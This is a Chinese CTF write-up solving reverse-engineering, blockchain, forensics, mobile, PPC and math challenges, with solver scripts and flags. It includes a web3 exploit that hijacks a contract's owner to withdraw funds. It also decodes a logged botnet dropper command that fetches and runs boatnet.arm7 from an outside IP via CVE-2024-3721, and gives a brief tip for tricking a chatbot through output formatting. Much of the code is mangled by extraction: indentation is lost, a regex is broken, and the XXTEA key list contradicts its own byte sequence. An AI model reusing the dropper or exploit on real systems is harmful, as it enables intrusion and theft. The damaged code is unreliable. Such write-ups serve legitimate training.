apk改zip文件，然后在lib中提取到libknlib.so，ida中打开这个附件，识别到是魔改xxtea算法，delta改成了0x114514，key是DEADBEEF 87654321 12345678 CAFEBABE，后面可以提取到44字节密文expected 72fa5ae8ea45eb0093747fc9645903da789a83aea7cdf6b53ca6e67f04adff3a7007d8c16c602df9fa7d1dc0，编写脚本逆向

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import struct
import sys
from pathlib import Path

MASK = 0xFFFFFFFF
DELTA = 0x114514 # 题目里改过的 delta

def u32(x: int) -> int:
    return x & MASK

def bytes_to_u32(b: bytes, endian: str = "<"):
    assert len(b) % 4 == 0
    n = len(b) // 4
    return list(struct.unpack(endian + "I" * n, b))

def u32_to_bytes(v, endian: str = "<") -> bytes:
    return struct.pack(endian + "I" * len(v), *[u32(x) for x in v])

def mx(sum_, y, z, p, e, k):
    # XXTEA 的核心表达式
    return u32(
        (((u32(z >> 5) ^ u32(y << 2)) + (u32(y >> 3) ^ u32(z << 4)))
         ^ ((u32(sum_ ^ y) + u32(k[(p & 3) ^ e] ^ z))))
    )

def xxtea_decrypt(v, k):
    n = len(v)
    if n < 2:
        return v
    q = 6 + 52 // n
    sum_ = u32(q * DELTA)
    y = v[0]
    for _ in range(q):
        e = (sum_ >> 2) & 3
        for p in range(n - 1, 0, -1):
            z = v[p - 1]
            v[p] = u32(v[p] - mx(sum_, y, z, p, e, k))
            y = v[p]
        z = v[n - 1]
        v[0] = u32(v[0] - mx(sum_, y, z, 0, e, k))
        y = v[0]
        sum_ = u32(sum_ - DELTA)
    return v

def unpad_to_4(data: bytes) -> bytes:
    # 本题 padding 到 4 的倍数，通常 pad ∈ {1,2,3,4}
    pad = data[-1]
```

```

if 1 <= pad <= 4 and data.endswith(bytes([pad]) * pad):
    return data[:-pad]
return data

def main():
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <path_to_libknlb.so>")
        sys.exit(1)

    so_path = Path(sys.argv[1])
    so = so_path.read_bytes()

    # key 的 little-endian 字节序列:
    # DEADBEEF 87654321 12345678 CAFEBABE
    key_seq = bytes.fromhex("efbeadde2143658778563412bebafece")
    i = so.find(key_seq)
    if i == -1:
        raise RuntimeError("key sequence not found in so")

    # Kotlin/Native 常量布局里: key 后面通常隔 0x20 即 expected(44)
    expected_off = i + 0x20
    expected = so[expected_off: expected_off + 0x2C]
    if len(expected) != 0x2C:
        raise RuntimeError("failed to read expected(44) bytes")

    key = [0xDEADBEEF, 0x87654321, 0x12345678, 0xCAFEBAFE]

    v = bytes_to_u32(expected, endian="<")
    plain_u32 = xxtea_decrypt(v, key)
    plain = u32_to_bytes(plain_u32, endian="<")
    plain = unpad_to_4(plain)

    print(plain.decode("utf-8", errors="strict"))

if __name__ == "__main__":
    main()

```

运行后即可获取flag，flag就是POFP{K0tl1n\_3v3rywh3r3\_fr0m\_Jv4v\_t0\_n4t1v3}

```

PS C:\Users\t\Desktop> python desktop.py C:\Users\t\Desktop\libknlb.so
POFP{K0tl1n_3v3rywh3r3_fr0m_Jv4v_t0_n4t1v3}
PS C:\Users\t\Desktop>

```

## Blockchain

### 好像忘了啥

没做过区块链题型。进入界面，首先访问三个必看接口，/info.json、/target.sol和/api

其中关键漏洞代码是

```
function getStatus() public returns (address, uint256) {
    return (owner = msg.sender, balance);
}
```

这里把读取owner写成了给owner赋值，任何人调用这个getStatus()函数都会把owner改成调用者msg.sender

合约提款逻辑代码是:

```
function withdrawAll() public {
    require(msg.sender == owner, "Only owner can withdraw");
    ...
    emit FlagRevealed(msg.sender, flag);
}
```

攻击的逻辑就很明显了，先调用getStatus函数抢owner，然后调用withdrawall函数把钱转走，同时就能在event里面找到参数。编写脚本如下：

```
import time
from web3 import Web3

# ===== 配置区域 =====
# 题目信息
RPC_URL = "http://ctf.furryctf.com:35491/rpc/" # 根据题目描述修正端口
CONTRACT_ADDRESS = "0x97C5c30112DD0F3a4930CA866580c5008b3D45Dd" #

# 攻击者信息（来自截图）
PRIVATE_KEY = "0xd33af308fccbae6c306a9e3ae2bc81f83dfb686a613ae464d99ffa6980bee2e1"
#
ATTACKER_ADDRESS = "0xc4e014F09776104C3BA8715B27D0C81d1c7E20F8" #

# 合约 ABI（来自你提供的 JSON）
ABI = [
    {"inputs": [], "name": "getStatus", "outputs":
    [{"internalType": "address", "name": "", "type": "address"},
    {"internalType": "uint256", "name": "", "type": "uint256"}], "stateMutability": "nonpayable", "type": "function"},
    {"inputs": [], "name": "withdrawAll", "outputs":
    [], "stateMutability": "nonpayable", "type": "function"},
    {"anonymous": False, "inputs":
    [{"indexed": True, "internalType": "address", "name": "revealer", "type": "address"},
    {"indexed": False, "internalType": "string", "name": "flag", "type": "string"}], "name": "FlagRevealed", "type": "event"},
    {"inputs": [], "name": "owner", "outputs":
    [{"internalType": "address", "name": "", "type": "address"}], "stateMutability": "view", "type": "function"}
]

# 初始化 Web3
w3 = Web3(Web3.HTTPProvider(RPC_URL))

def send_tx(func_call):
```

```

"""构造、签名并发送交易的辅助函数"""
nonce = w3.eth.get_transaction_count(ATTACKER_ADDRESS)

# 构建交易
tx = func_call.build_transaction({
    'chainId': 1337, #
    'gas': 500000,
    'gasPrice': w3.to_wei('10', 'gwei'),
    'nonce': nonce,
})

# 签名
signed_tx = w3.eth.account.sign_transaction(tx, PRIVATE_KEY)

# 发送
tx_hash = w3.eth.send_raw_transaction(signed_tx.raw_transaction)
print(f"[+] 交易已发送: {tx_hash.hex()}")

# 等待确认
receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
return receipt

def solve():
    if not w3.is_connected():
        print("[-] 无法连接到 RPC, 请检查网络或 URL。")
        return

    contract = w3.eth.contract(address=CONTRACT_ADDRESS, abi=ABI)

    print("--- 开始攻击 ---")

    # 1. 检查当前 Owner
    current_owner = contract.functions.owner().call()
    print(f"[*] 当前 Owner: {current_owner}")

    # 2. 调用 getStatus() 夺取所有权
    print(f"[*] 步骤 1: 调用 getStatus() 修改 Owner...")
    receipt = send_tx(contract.functions.getStatus())

    # 验证 Owner 是否改变
    new_owner = contract.functions.owner().call()
    if new_owner == ATTACKER_ADDRESS:
        print(f"[+] 成功夺取所有权! 新 Owner: {new_owner}")
    else:
        print("[-] 夺取失败, 请检查逻辑。")
        return

    # 3. 调用 withdrawAll() 提款并触发 Flag
    print(f"[*] 步骤 2: 调用 withdrawAll() 提款并获取 Flag...")
    receipt = send_tx(contract.functions.withdrawAll())

    # 4. 解析日志获取 Flag
    print(f"[*] 正在解析事件日志...")
    try:
        events = contract.events.FlagRevealed().process_receipt(receipt)

```

```

for event in events:
    flag = event['args']['flag']
    print("\n" + "="*40)
    print(f"🚩 捕获到 FLAG: {flag}")
    print("="*40 + "\n")
    return
except Exception as e:
    print(f"[-] 解析日志失败: {e}")
    # 如果自动解析失败, 打印原始日志
    print(receipt)

if __name__ == "__main__":
    solve()

```

## Forensics

### 深夜来客

Wireshark中打开附件, 过滤 `tcp.port == 21 && tcp contains "PORT "`, 找到PORT命令 `PORT 45,33,32,156,0,80`, IP = 45.33.32.156, Port=80, 也就是说攻击者要这个FTP去连 45.33.32.156:80, 通过询问ai, 这个地址是知名的 Nmap 公开测试靶机 `scanme.nmap.org` 的解析地址, 所以flag就是furryCTF{scanme.nmap.org}

Wireshark · 追踪 TCP 流 (tcp.stream eq 16608) · 深夜来客 (1).pcapng

```

220 Wing FTP Server ready... (Wing FTP Server Free Edition)
USER anonymous
331 Password required for anonymous
PASS IEUser@
230 User anonymous logged in.
PORT 45,33,32,156,80,80
200 Port command successful
PORT 45,33,32,156,0,80

```

### 溯源

要在log文件中找异常特征

`Select-String -Path .\access.log -Pattern "device\.rsp" | Select-Object LineNumber, Line` 返回POST请求/device.rsp?opt=sys&cmd=`S_O_S_T_R_E_A_MAX`&mdb=sos&mdc=...

```

PS D:\浏览器下载> Select-String -Path .\access.log -Pattern "device\.rsp" | Select-Object LineNumber, Line
LineNumber Line
-----
1869 144.172.98.50 - - [24/Sep/2025:23:24:12 +0800] "POST /device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=...

```

进一步打印完整输出 (`Select-String -Path .\access.log -Pattern "device\.rsp"`).Line 得到  
 144.172.98.50 - - [24/Sep/2025:23:24:12 +0800] "POST /device.rsp?  
 opt=sys&cmd=`S_O_S_T_R_E_A_MAX`&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20boatnet.arm7%3B  
 %20wget%20http%3A%2F%2F103.77.241.165%2Fhiddenbin%2Fboatnet.arm7%3B%20chmod%20  
 777%20%2A%3B%20.%2Fboatnet.arm7%20tbk HTTP/1.1" 201 166 "-" "Mozilla/5.0"

在python脚本中解码

```
from urllib.parse import urlparse, parse_qs
import re

log_line = r'''144.172.98.50 - - [24/Sep/2025:23:24:12 +0800] "POST /device.rsp?
opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20boatnet.arm7%3B
%20wget%20http%3A%2F%2F103.77.241.165%2Fhiddenbin%2Fboatnet.arm7%3B%20chmod%20777%
20%2A%3B%20.%2Fboatnet.arm7%20tbk HTTP/1.1" 201 166 "-" "Mozilla/5.0"'''

# 提取 URL（引号里 POST 后面的那段）
url = re.search(r'"POST ([^ ]+) HTTP', log_line).group(1)
qs = parse_qs(urlparse(url).query)

print("opt:", qs.get("opt"))
print("cmd:", qs.get("cmd"))
print("mdb:", qs.get("mdb"))
print("mdc:", qs.get("mdc")[0])
```

```
opt: ['sys']
cmd: ['___S_O_S_T_R_E_A_MAX___']
mdb: ['sos']
mdc: cd /tmp;rm boatnet.arm7; wget http://103.77.241.165/hiddenbin/boatnet.arm7; chmod 777 *; ./boatnet.arm7 tbk

进程已结束，退出代码为 0
|
```

询问ai后得知是 **CVE-2024-3721**

flag就是furryCTF{CVE-2024-3721}

# 谁动了我的钱包

这道题其实是ai直接给我跑出来的，但是复现也很简单，就是照着最大的转出记录追踪即可，找最上面那单0x35710Be7324E7ca3DD7493e4A2ba671AB51452c8->0x26A087A9871ec954416C027d2Aa403049fc25dbd->0x657faA98cEB7F4c627D9f4D0F2Dbf3374Fe5D8Fd->0xbD7282b9BDF3e26caEdD4085810D348992067160->0x6B26F4B3FE1EF16f16ced4a3aE04d6D50640DAF6->0x39B729083E1250b2b33c9f970fbfa5B6B4e60621->0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72

Latest 7 from a total of 7 transactions Download Page Data

Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee
0x825eedf1047...	Transfer	10051147	18 days ago	0x35710Be7...AB51452c8	OUT 0x26A087A9...49fc25dbd	0.5128837 ETH	0.00002943
0x559ad0cb9d...	Transfer	10051146	18 days ago	0x35710Be7...AB51452c8	OUT 0x3Cb1FA1...7Ca33b13E	0.54920645 ETH	0.00002617
0x6327905f048...	Transfer	10051145	18 days ago	0x35710Be7...AB51452c8	OUT 0x4864d2a0...854CB8A22	0.54506012 ETH	0.00002915
0x0e6a602844...	Transfer	10051144	18 days ago	0x35710Be7...AB51452c8	OUT 0x7F7B7D7E...9f48A8a16	0.54344004 ETH	0.00002733
0xd2458a04b4...	Transfer	10051143	18 days ago	0x35710Be7...AB51452c8	OUT 0x766Cb3CE...c1Cded64d	0.55795566 ETH	0.00002911

中间过程就略过了，最后这个地址全是转入的，所以怀疑是hacker的真实地址

⌵ Latest 4 from a total of 4 transactions

Download Page Data

Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee
<a href="#">0x26653a0860...</a>	Transfer	10051619	18 days ago	<a href="#">0x39B72908...6B4e60621</a>	<a href="#">0xFF7C350e...603b7DB72</a>	0.19824268 ETH	0.00002648
<a href="#">0x2decdec2c...</a>	Transfer	10051617	18 days ago	<a href="#">0x3D89ce58...6D851Bd81</a>	<a href="#">0xFF7C350e...603b7DB72</a>	0.21311768 ETH	0.00002928
<a href="#">0xb50f8fa5629...</a>	Transfer	10051573	18 days ago	<a href="#">0x9ED0E665...570F67268</a>	<a href="#">0xFF7C350e...603b7DB72</a>	0.21075846 ETH	0.00002657
<a href="#">0x67bf23e8d44...</a>	Transfer	10051543	18 days ago	<a href="#">0xc00Cc3CA...D14Ac32d0</a>	<a href="#">0xFF7C350e...603b7DB72</a>	0.14414303 ETH	0.00002934

[Download: [CSV Export](#)]

flag就是POFP{0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72}

# Mobile

## 无尽弹球

jadx中打开apk，全局搜索114514，找到Screen1类（这里当时把代码全丢给ai一把梭出来了，后来复现了一下，发现静态分析还是挺麻烦的）

在run()中找到flag的构造

```
Pair list1 = LList.list1("f");
LList.chain4(LList.chain4(list1, "r","t","u","y"), "f","r","c","{");
Pair list12 = LList.list1( callYailPrimitive(strings.string_append, list1, ...,
"join") );
LList.chain1(LList.chain1(LList.chain1(
    LList.chain4(list12, "See_", "bE_", "Th9-", "k1ng"),
    "_of"),
    "_Master"),
    "_Pin9P1ng}");
g$flags = make a list(list12)
```

继续找到 lambda11()



```

static Object lambda11() {
    ModuleMethod moduleMethod = strings.string$Mnappend;
    Pair list1 =
LList.list1(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.yail$Mnlis
t$Mnget$Mnitem,
LList.list2(RunnableC0796runtime.lookupGlobalVarInCurrentFormEnvironment(Lit19,
RunnableC0796runtime.$Stthe$Mnnull$Mnvalue$St), Lit25), Lit26, "select list
item"), "c", "C"), Lit27, "replace all"), "tf", "TF"), Lit28, "replace all"));

```

```

        LList.chain1(LList.chain4(list1,
RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnreplace$Mnall
,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.yail$Mnli
st$Mnget$Mnitem,
LList.list2(RunnableC0796runtime.lookupGlobalVarInCurrentFormEnvironment(Lit19,
RunnableC0796runtime.$Stthe$Mnnull$Mnvalue$St), Lit29), Lit30, "select list
item"), "b", "B"), Lit31, "replace all"), "E", "e"), Lit32, "replace all"),
RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnreplace$Mnall
,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.yail$Mnli
st$Mnget$Mnitem,
LList.list2(RunnableC0796runtime.lookupGlobalVarInCurrentFormEnvironment(Lit19,
RunnableC0796runtime.$Stthe$Mnnull$Mnvalue$St), Lit33), Lit34, "select list
item"), "9", "e"), Lit35, "replace all"), "-", "_"), Lit36, "replace all"),
RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnreplace$Mnall
,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.yail$Mnli
st$Mnget$Mnitem,
LList.list2(RunnableC0796runtime.lookupGlobalVarInCurrentFormEnvironment(Lit19,
RunnableC0796runtime.$Stthe$Mnnull$Mnvalue$St), Lit37), Lit38, "select list
item"), "King", "KIng"), Lit39, "replace all"), "1n", "in"), Lit40, "replace
all"),
RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnreplace$Mnall
,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.yail$Mnli
st$Mnget$Mnitem,
LList.list2(RunnableC0796runtime.lookupGlobalVarInCurrentFormEnvironment(Lit19,
RunnableC0796runtime.$Stthe$Mnnull$Mnvalue$St), Lit41), Lit42, "select list
item"), "_0", "_o"), Lit43, "replace all"), "ff", "f"), Lit44, "replace all")),
RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnreplace$Mnall
,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.yail$Mnli
st$Mnget$Mnitem,
LList.list2(RunnableC0796runtime.lookupGlobalVarInCurrentFormEnvironment(Lit19,
RunnableC0796runtime.$Stthe$Mnnull$Mnvalue$St), Lit45), Lit46, "select list
item"), Component.TYEFACE_SANSSERIF, "o"), Lit47, "replace all"), "9", "g"),
Lit48, "replace all"), "i", Component.TYEFACE_SANSSERIF), Lit49, "replace all"),
"o", Component.TYEFACE_DEFAULT), Lit50, "replace all"));
        return RunnableC0796runtime.callYailPrimitive(moduleMethod, list1, Lit51,
"join");

```


```
}
```

上面的"See", "Master"被排除了, 然后还需要逐段replace替换, 最终得到  
frtuyfrC{Be\_The\_King\_Of\_P1ngP0ng}, 应该还有顺序变换什么的函数吧, 但是直接交  
furryCTF{Be\_The\_King\_Of\_P1ngP0ng}就行了

## PPC

### flagReader

路径参数是: GET http://ctf.furryctf.com:33323/api/flag/char/2



所以编写脚本把这480个字符抓取下来拼接

```
import requests

BASE = "http://ctf.furryctf.com:36997"
API_FMT = BASE + "/api/flag/char/{pos}"

s = requests.Session()
s.headers.update({
    "User-Agent": "Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 "
    "(KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36",
    "Accept": "*/*",
    "Referer": BASE + "/",
})

# 先拿第1个, 顺便读 total_length
r1 = s.get(API_FMT.format(pos=1), timeout=10)
r1.raise_for_status()
j1 = r1.json()
```

```

total = int(j1.get("total_length", 480))
chars = [""] * total
chars[0] = j1["char"]

for pos in range(2, total + 1):
    r = s.get(API_FMT.format(pos=pos), timeout=10)
    r.raise_for_status()
    j = r.json()
    if j.get("status") != "success":
        raise RuntimeError(f"pos={pos} unexpected response: {j}")
    chars[pos - 1] = j["char"]

joined = "".join(chars)

print("total:", total)
print("joined length:", len(joined))
print("head:", joined[:60])
print("tail:", joined[-60:])

with open("flag_chars_480.txt", "w", encoding="utf-8") as f:
    f.write(joined)

print("saved to flag_chars_480.txt")

```

然后丢进随波逐流中解密即可，flag就是：furryCTF{21ec42bf-d921-4b81-9be2-c4160c68c2cc-64d64c35-e524-46ac-ab1c-5131378d5d17-dccb8de2-2cb9-45a4-906a-7b6be4fcbfbf}

Base混合多重解码:

[解码2次] Base16 -> Base16

混合解码结果:furryCTF{21ec42bf-d921-4b81-9be2-c4160c68c2cc-64d64c35-e524-46ac-ab1c-5131378d5d17-dccb8de2-2cb9-45a4-906a-7b6be4fcbfbf}

## 你是说这是个数学题？

编写脚本

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import ast
import re
import sys

ALLOWED_RE = re.compile(r"^furryCTF\[([0-9A-Za-z_]+)\]$")

def parse_out(path: str):
    s = open(path, "r", encoding="utf-8").read()
    # 允许中间有换行、空格
    m1 = re.search(r"matrix\s*=\s*\([([\s\S]?)*\)\s*\n", s)
    m2 = re.search(r"result\s*=\s*\([([\s\S]?)*\)\s*$", s)
    if not m1 or not m2:
        raise ValueError("没在文件里找到形如 matrix=[...] 和 result=[...] 的两段内容。")
    matrix = ast.literal_eval(m1.group(1))
    result = ast.literal_eval(m2.group(1))

```

```

    return matrix, result

def gf2_solve_via_gauss_jordan_rows_as_int(matrix_strs, b_bits):
    """
    解  $Mx = b$  (GF(2))
    M: list[str] 每行是'0' '1'字符串
    b: list[int] 0/1
    返回 x_bits: list[int]
    """
    n = len(matrix_strs)
    if len(b_bits) != n:
        raise ValueError(f"维度不一致: len(matrix)={n}, len(result)={len(b_bits)}")

    # 把每一行转成 int bitset: 最低位对应最后一列 (无所谓, 只要一致)
    rows = [int(r, 2) for r in matrix_strs]
    b = b_bits[:] # copy

    # Gauss-Jordan: 把 M 变成 I, 同时对 b 做同样行变换
    # pivot_col 从高位到低位都可以, 这里按“最高位在左”对应的列索引处理
    # 对 int 的第 (n-1-col) 位作为 col 的位
    pivot_row = 0
    for col in range(n):
        bitpos = n - 1 - col
        # 找 pivot: 在 pivot_row..n-1 中找该列为1的行
        sel = None
        for r in range(pivot_row, n):
            if (rows[r] >> bitpos) & 1:
                sel = r
                break
        if sel is None:
            continue # 该列无主元 (理论上题目应可逆, 但以防万一)
        # swap 到 pivot_row
        rows[pivot_row], rows[sel] = rows[sel], rows[pivot_row]
        b[pivot_row], b[sel] = b[sel], b[pivot_row]

        # 用 pivot_row 消去其它行
        pr = rows[pivot_row]
        pb = b[pivot_row]
        for r in range(n):
            if r != pivot_row and ((rows[r] >> bitpos) & 1):
                rows[r] ^= pr
                b[r] ^= pb

        pivot_row += 1
        if pivot_row == n:
            break

    # 检查是否化到单位阵 (可选)
    # 如果 M 可逆, 最终 rows 应为某种单位阵排列; 由于我们是全消元, 应该是 I
    # 但若输入不满秩会出问题
    # 这里直接把解读出来: 此时 rows 应接近 I, b 就是 x
    # 更稳妥: 确认每行仅一位为1且位置互异
    used = set()
    x = [0] * n
    for r in range(n):

```

```

rr = rows[r]
if rr == 0:
    if b[r] != 0:
        raise ValueError("无解：出现 0=1 的矛盾行")
    continue
if rr & (rr - 1) != 0:
    raise ValueError("矩阵未被成功消成单位阵（可能输入不是可逆方阵或解析有误）")
bitpos = (rr.bit_length() - 1) # 唯一的1所在 bit
col = n - 1 - bitpos
if col in used:
    raise ValueError("矩阵异常：出现重复主元列")
used.add(col)
x[col] = b[r]
return x

def bits_to_flag(bitstr: str):
    # 只允许 flag 可能出现的字符集合：0-9 A-Z a-z _ { } 以及前缀 furryCTF
    allowed_chars =
    "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz_{}"
    bin_map = {ch: bin(ord(ch))[2:] for ch in allowed_chars}

    target_prefix = "furryCTF{"
    target_prefix_bits = "".join(bin(ord(c))[2:] for c in target_prefix)

    if not bitstr.startswith(target_prefix_bits):
        raise ValueError("解出的比特串不以 furryCTF{ 的二进制前缀开头（可能矩阵/结果贴错或解析错）")

    # DFS 逐字符匹配（每一步看有哪些字符二进制是当前位置的前缀）
    best = None

    sys.setrecursionlimit(10000)

    def dfs(pos, acc):
        nonlocal best
        # 剪枝：已经有最优且当前更差就停（更“语义正确”：优先更短、更像正常 flag 的）
        if best is not None and len(acc) >= len(best):
            return

        # 结束条件：刚好用完比特串
        if pos == len(bitstr):
            if ALLOWED_RE.match(acc) and acc.endswith("{}"):
                best = acc
            return

        # 必须以 furryCTF{ 开头
        if not target_prefix.startswith(acc) and not
acc.startswith(target_prefix):
            # acc 还没走完前缀时必须严格匹配
            if len(acc) <= len(target_prefix):
                if target_prefix[:len(acc)] != acc:
                    return

        # 如果已经闭合 '{}', 不应还有剩余 bits
        if acc.endswith("{}"):

```

```

        return

    # 试匹配下一个字符
    for ch in allowed_chars:
        bs = bin_map[ch]
        if bitstr.startswith(bs, pos):
            # 语义偏好：在大括号内优先 [0-9A-Za-z_]
            # 但仍允许最终用 '}' 收尾
            if acc.startswith("furryCTF{"):
                if ch in "{}":
                    # '{' 只能紧跟前缀，'}' 只能在末尾
                    if ch == '{':
                        continue
                    # '}' 允许，但最好晚点
                    # 不在此处强行禁止
                else:
                    pass
            dfs(pos + len(bs), acc + ch)

    dfs(0, "")
    if best is None:
        raise ValueError("没能把比特串拆成合法 furryCTF{[0-9A-Za-z_]+}（可能需要检查输出是否完整）")
    return best

def main():
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} out.txt")
        sys.exit(1)

    matrix, result = parse_out(sys.argv[1])

    # matrix 是 list[str], result 是 list[int]
    x_bits = gf2_solve_via_gauss_jordan_rows_as_int(matrix, result)
    bitstr = "".join("1" if b else "0" for b in x_bits)

    flag = bits_to_flag(bitstr)
    print(flag)

if __name__ == "__main__":
    main()

```

运行即可获取flag，即furryCTF{X0r\_Matr1x\_W4wh\_On9\_Un4yu2oiplut1on}

```

PS C:\Users\t\Desktop> python desktop.py out.txt
furryCTF{X0r_Matr1x_W4wh_On9_Un4yu2oiplut1on}

```

## AI

### 猫猫今天笨笨了喵

格式化输出陷阱：让它按JSON/表格填字段



# Osint

## 黑灯信使

